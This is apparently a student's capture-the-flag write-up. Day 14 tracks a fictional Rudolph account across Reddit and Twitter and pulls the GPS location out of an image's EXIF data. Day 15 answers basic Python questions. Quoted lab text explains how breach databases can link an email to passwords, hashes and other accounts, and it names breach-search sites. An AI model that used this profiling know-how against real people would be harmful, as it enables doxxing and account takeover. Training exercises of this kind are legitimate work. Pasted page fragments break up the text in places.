
Day 14: Where's Rudolph

Tool used: Safari, Google browser


Solution/walkthrough:

Question 1

Search IGuidetheClaus2020 on reddit.



Then, click the comment section to see Rudolph's reddit comment history.



Question 2:

After clicking on the comment section, find where Rudolph was born according to Rudolph. It's Chicago

The screenshot shows a Reddit page with the user 'IGuidetheClaus2020' as the primary commenter. The page is viewed from the 'COMMENTS' tab. The comments are as follows:

- Comment 1: "Ouch. Some days I love Twitter. Some days, it's just...lol." (Posted 2 years ago, 1 point)
- Comment 2: "Fun fact: I was actually born in Chicago and my creator's name was Robert!" (Posted 2 years ago, 5 points)
- Comment 3: "All that's missing is some jingle juice!" (Posted 2 years ago, 1 point)
- Comment 4: "Holy electric bill, Batman!" (Posted 2 years ago, 1 point)

The right sidebar shows the user's profile for 'u/IGuidetheClaus2020', including their karma (36), cake day (November 24, 2020), and a 'Follow' button. It also displays a 'Trophy Case (1)' with a 'One-Year Club' badge and a list of links for help, coins, premium, and site policies.


Question 3:

In reddit, Rudolph has mentioned Robert. By using google and search who is the creator of Rudolph reindeer.

The screenshot shows a Google search result for the query 'Rudolph reindeer creator'. The search returned approximately 1,090,000 results in 0.44 seconds. The top result is from Wikipedia, titled 'Robert L. May', which identifies him as the creator of Rudolph the Red-Nosed Reindeer. Below the main result, the 'People also ask' section lists several related questions, such as 'Who invented Rudolph the reindeer?' and 'Where did Rudolph the reindeer originate?'. At the bottom, another result from NPR is visible, titled 'The History Of Rudolph The Red-Nosed Reindeer - NPR', dated December 25, 2015.


Question 4:

Rudolph comment on someone post and Rudolph love Twitter




Question 5:

Based on question 4, we can tell Rudolph's social media account is on Twitter, Rudolph's username on that platform is shown under Rudolph's profile picture.



Question 6:

After browsing Rudolph's account, we can see that Rudolph's favourite tv show is Bachelorette



Bachelorette is a family friendly tv show.

The screenshot shows a Google search for "bachelorette". The search results include top stories from G40 TV and LifeStyle, and a summary card for "The Bachelorette" TV show. The summary card indicates it is a 2003 Reality show with 19 seasons, has a 3.3/10 IMDb rating and 62% Rotten Tomatoes score, and is liked by 62% of Google users. It also includes a brief description of the show's premise.

Google search results for "bachelorette". The search shows approximately 130,000,000 results in 0.59 seconds. The top stories section includes:

- G40 TV**: The Bachelorettes Hannah Brown and boyfriend test positive for Covid-19 (19 hours ago).
- LifeStyle**: Bachelorette's Cam Ayala Says He's Still 'Crushed' by 'Disheartening' Show Edit After Leg Amputation (2 days ago).
- LifeStyle**: Who Are Bachelorette Gabby Winkey's Top 2 Final Guys? See Season 19 Spoilers (21 hours ago).

The summary card for "The Bachelorette" shows it is a 2003 Reality show with 19 seasons. It has a 3.3/10 IMDb rating and a 62% Rotten Tomatoes score. It is liked by 62% of Google users. The description states: "In her quest to find true love, a single woman gets a chance to date various men over a period of several weeks and decide whom she will marry."

Question 7:


Double click on the image and copy the image address

The screenshot shows a Twitter post from @IGuideClaus2020. The tweet text is "Day and night. It got a little cold, so I put a scarf on. Hehe" and was posted at 10:57 PM on Nov 25, 2020. The tweet has 2 retweets and 54 likes. A large image of a Rudolph balloon is displayed. A right-click context menu is open over the image, with the option "Copy Image Address" highlighted. The menu also includes options like "Open Image in New Tab", "Save Image to 'Downloads'", "Add Image to Photos", "Copy Image", "Share", and "Services".


Twitter post from @IGuideClaus2020. The tweet text is "Day and night. It got a little cold, so I put a scarf on. Hehe". The tweet has 2 retweets and 54 likes. A large image of a Rudolph balloon is displayed. A right-click context menu is open over the image, with the option "Copy Image Address" highlighted. The menu also includes options like "Open Image in New Tab", "Save Image to 'Downloads'", "Add Image to Photos", "Copy Image", "Share", and "Services".

Question 8:

Paste on google image search.



After that, click on the link and look for where the parade will take place.



And Chicago will be shown after clicking on Thompson Coburn website.

The screenshot shows the homepage of the Thompson Coburn LLP website. The header includes the firm's logo and navigation links for 'PEOPLE' and 'SERVICES'. A breadcrumb trail reads 'Home > News & Events > Thompson Coburn 'floats' down Michigan Avenue in first Magnificent Mile Lights Festival appearance'. The main article features a photograph of a large, illuminated Rudolph balloon being paraded down a city street at night. The article title is 'Thompson Coburn 'floats' down Michigan Avenue in first Magnificent Mile Lights Festival appearance', dated December 9, 2019. The text describes how members of the Chicago office participated in the annual BMO Harris Bank® Magnificent Mile Lights Festival® parade on November 23, 2019, as both spectators and participants. It mentions that the firm's Chicago attorneys and staff led a 30-foot-tall Rudolph the Red-Nosed Reindeer balloon down Michigan Avenue, followed by a Chicago trolley carrying attorneys and their families. The article also notes that the parade is part of a two-day holiday celebration including a tree-lighting ceremony and over one million holiday lights lining the northern stretch of Chicago's Michigan Avenue. A broadcast of the parade was shown on ABC7 Chicago and rebroadcast on several affiliate channels. Finally, it states that when an opportunity to take part in the parade came to the Chicago office, they were more than happy to seize the chance to demonstrate their total commitment to the community and serve as the parade's only law firm sponsor.

Question 9:

Use the higher resolution image and download it.

The screenshot shows a Twitter thread on a mobile device. The main tweet is from @IGuidetheClaus2020, posted at 11:08 PM, which includes a link to a higher resolution image of the Rudolph balloon from the website mentioned in the first screenshot. The tweet has 17 likes. Below it are three replies: one from @IGuidetheClaus2020 replying to themselves saying 'Right outside of my hotel too, lol.', one from @thisisstrings saying 'Looks like a good time!', and one from @pratyushkashyap saying 'oops got the flag'. The right sidebar shows a 'New to Twitter?' section with sign-up options, a 'Relevant people' section featuring @IGuidetheClaus2020, and a 'Trends for you' section with trending topics like #MalaysiaOpen2022 and Technoblade.

Upload on exif and the GPS Position will be shown


SUMMARY

DETAILED

LOCATION

UPLOAD

lights-festival-website.jpg



(click for original)

GPS Position

-41.891815 degrees N, 87.624277 degrees W

Resolution

650x510

SUMMARY

File Size

50 kB

File Type

JPEG

MIME Type

image/jpeg

Image Width

650

Image Height

510

Encoding Process

Baseline DCT, Huffman coding

Bits Per Sample

8

Color Components

3

X Resolution

72

Y Resolution

72

YCbCr Sub Sampling

YCbCr4:2:0 (2 2)

YCbCr Positioning

Centered

Question 10:
Scroll down and look for the flag.

SUMMARY

DETAILED

LOCATION

UPLOAD

lights-festival-website.jpg

50 kB

2022-07-02 10:19:05-04:00

rw-r--r--

File

File Type

JPEG

MIME Type

image/jpeg

Exif Byte Order

Big-endian (Motorola, MM)

Image Width

650

Image Height

510

Encoding Process

Baseline DCT, Huffman coding

Bits Per Sample

8

Color Components

3

YCbCr Sub Sampling

YCbCr4:2:0 (2 2)

JFIF

JFIF Version

1.01

Resolution Unit

inches

X Resolution

72

Y Resolution

72

IFD0

Resolution Unit

inches

YCbCr Positioning

Centered

Copyright

[IFLAGIALWAYSHECKTHEXIFDATA](#)

Exif IFD

Exif Version

0231

Components Configuration

Y, Cb, Cr, -

User Comment

HL)

Flashpix Version

0100

GPS

GPS Latitude Ref

North

GPS Latitude

41.891815 degrees

GPS Longitude Ref

West

GPS Longitude

87.624277 degrees

Question 11:

Click on the website and look for it.

Title	IP Address	Expires
AoC Day13	10.10.158.121	1h 08m 29s

While Google Images is used in our examples, other sites should also be utilized to be as thorough as possible. No one site is perfect when it comes to reverse image searching (or any tool for that matter). Sites like <https://yandex.com/images/>, <https://tineye.com/> and <https://www.bing.com/visualsearch?FORM=ILPVIS> are great as well. Additionally, do not neglect the possibility of EXIF data existing in an image. While a lot of sites strip this data, not all do. It never hurts to look and can provide a wealth of information when the data is still there.

Finally, breached data can be incredibly useful from an investigative standpoint. Breach data does not just include passwords. It often has full names, addresses, IP information, password hashes, and more. We can often use this information to tie to other accounts. For example, say we find an account with the email of v3ry1337h4ck3r@gmail.com. If we search that email for breached data, we might find a password or hash associated with it. If unique enough, we can search that password or hash in a breach database and use it to identify other possible accounts. We can do the same with usernames, IPs, names, etc. The possibilities are vast and one email address can lead to a slew of information.

Websites such as <https://haveibeenpwned.com/> will help identify if an account has ever been breached and will, at a minimum, inform us if an account existed at one point. However, it does not provide any password information. Free sites such as <http://scylla.sh/> will provide password information and are easy to search through. The data on free sites can tend to be older and not up to date with the latest breach information, but these sites are still a powerful resource. Lastly, paid sites such as <https://dehashed.com/> offer up to date information and are easily searchable at affordable rates.

Wrapping Up

*It looks like finding Rudolph was a bit too easy
His OPSEC would make any security pro uneasy
To the Windy City, Rudolph was tracked
Christmas is saved, we brought Rudolph back*

Answer the questions below

What URL will take me directly to Rudolph's Reddit comment history?

According to Rudolph, where was he born?

Rudolph mentions Robert. Can you use Google to tell me Robert's last name?

We use cookies to ensure you get the best user experience. For more information contact us. [Read more](#)

Got it!

Question 12:

Google search for the Marriott Chicago Hotel, and look for the street number.

Back to hotels > Illinois > Cook County > Chicago > Magnificent Mile > Chicago Marriott Downtown Magnificent Mile

Chicago Marriott Downtown Magnificent Mile

4-star hotel

540 Michigan Ave, Chicago, IL 60611, United States · +1 312-636-0100

[Website](#) [Directions](#) [Save](#) [Share](#) [Book a room](#)

4.3 ★★★★★
Very good · 2,865 reviews

Polished high-rise property offering farm-to-table dining, meeting space & a rooftop garden.

8 top things to know · Featured in Hip hotels, eats, shops, and spas for girls' weekend? - Chicago +7 more

Save RM 437 if you stay 5-6 Jul.

Thought Process/Methodology:

Based on the task #1, we can tell that Rudolph loved to use reddit and browse aplenty. Thus, on the reddit website, search IGuidetheClaus2020 and click the comment section to see Rudolph's reddit comment history. After clicking on the comment section, find where Rudolph was born according to Rudolph. It's Chicago. Later on, Rudolph has mentioned Robert on reddit. By using google and search who is the creator of Rudolph reindeer. The full name is Robert L. May and the last name is May. After that, on one of the posts that Rudolph commented on, Rudolph loves to use Twitter. After browsing Rudolph's account, we can see that Rudolph's favourite tv show is Bachelorette. Then, look at the photo that Rudolph has posted, by double clicking on the image and copy the image link address. After that, look for the keyword parade or something else. Using the higher resolution image that Rudolph has tweeted and paste on exif. Upload on exif and the GPS Position will be shown. After that, scroll down and look for the flag. Click on the website and look for it. Lastly, Google search for the Marriott Chicago Hotel, and look for the street number.

Day 15: There's a Python in my stocking!

Tools used: Kali Linux, Visual Studio Code

Solution/walkthrough:

Question 1

Solve by using the following commands:

```
test.py > ...  
1 x = True + True  
2 print(x)
```

PROBLEMS OUTPUT TERMINAL JUPYTER: VARIABLES DEBUG CONSOLE

Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell <https://aka.ms/pscore6>

PS C:\Visual Studio Code> & C:/Users/User/AppData/Local/Microsoft/Wi
2
PS C:\Visual Studio Code> █

Question 2

Answer by reading the following section and googling it:



Libraries

You've seen how to write code yourself, but what if we wanted to use other people's code? This is called *using a library* where a *library* means a bunch of someone else's code. We can install libraries on the command line using the

command: `pip install X` Where *X* is the library we wish to install. This installs the library from [PyPi which is a database of libraries](#). Let's install 2 popular libraries that we'll need:



The Python Package Index (PyPI) is a repository of software for the Python programming language.

PyPI helps you find and install software developed and shared by the Python community. [Learn about installing packages](#).

Package authors use PyPI to distribute their software. [Learn how to package your Python code for PyPI](#).

Question 3

Solve by using the following commands:

```
test.py > ...  
1 x = bool("False")  
2 print(x)
```

```
PROBLEMS  OUTPUT  TERMINAL  JUPYTER: VARIABLES  DEBUG CONSOLE

Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Visual Studio Code> & C:/Users/User/AppData/Local/Microsoft/Wi
2
PS C:\Visual Studio Code> & C:/Users/User/AppData/Local/Microsoft/Wi
True
PS C:\Visual Studio Code> []
```

Question 4

Answer by reading the following section:

```
# Import the libraries we downloaded earlier
# if you try importing without installing them, this step will fail
from bs4 import BeautifulSoup
import requests

# replace testurl.com with the url you want to use.
# requests.get downloads the webpage and stores it as a variable
html = requests.get('testurl.com')

# this parses the webpage into something that beautifulsoup can read over
soup = BeautifulSoup(html, "lxml")
# lxml is just the parser for reading the html

# this is the line that grabs all the links # stores all the links in the links variable
links = soup.find_all('a href')
for link in links:
    # prints each link
    print(link)
```

Question 5

Solve by using the following commands:

```
test.py > ...  
1  x = [1, 2, 3]  
2  y = x  
3  y.append(6)  
4  print(x)
```

```
PROBLEMS  OUTPUT  TERMINAL  JUPYTER: VARIABLES  DEBUG CONSOLE  
  
Windows PowerShell  
Copyright (C) Microsoft Corporation. All rights reserved.  
  
Try the new cross-platform PowerShell https://aka.ms/pscore6  
  
PS C:\Visual Studio Code> & C:/Users/User/AppData/Local/Microsoft/Wi  
2  
PS C:\Visual Studio Code> & C:/Users/User/AppData/Local/Microsoft/Wi  
True  
PS C:\Visual Studio Code> & C:/Users/User/AppData/Local/Microsoft/Wi  
[1, 2, 3, 6]  
PS C:\Visual Studio Code> []
```

Question 6

Answer by googling it:

Defining Pass by Reference

1. Pass means to provide an argument to a function.
2. By reference means that the argument you're passing to the function is a reference to a variable that already exists in memory rather than an independent copy of that variable.

Thought Process/Methodology:

Firstly, I opened the *Visual Studio Code* with *Python* installed and tried to type the same commands as the question mentioned. Here's the reason: *True* is equal to *1*, so that (*True + True = 1 + 1*) which is equal to *2*. Secondly, I found out *PyPi* is the database for installing other people's libraries after I read the *Libraries* section.

Thirdly, I went back to *VSC* to type out the following question, and I got the *True* answer. Here's the reason: *Booleans in Python* are *True and False*, and the command *bool(" ")* is used to determine whether the value is *True or False*. Fourthly, I answered the question by continuing to read the *Libraries* section. Fifthly, I also use *VSC* to solve the question by typing out the 4 lines commands, and the answer is *[1, 2, 3, 6]* which is because the *.append* command is used to add value into a list.

Lastly, I solved the last question by googling it and I got the answer (*pass by reference*) which "*pass*" means to provide an argument to a function and "*by reference*" means that the argument you're passing to the function is a reference to a variable that already exists in memory rather than an independent copy of that variable.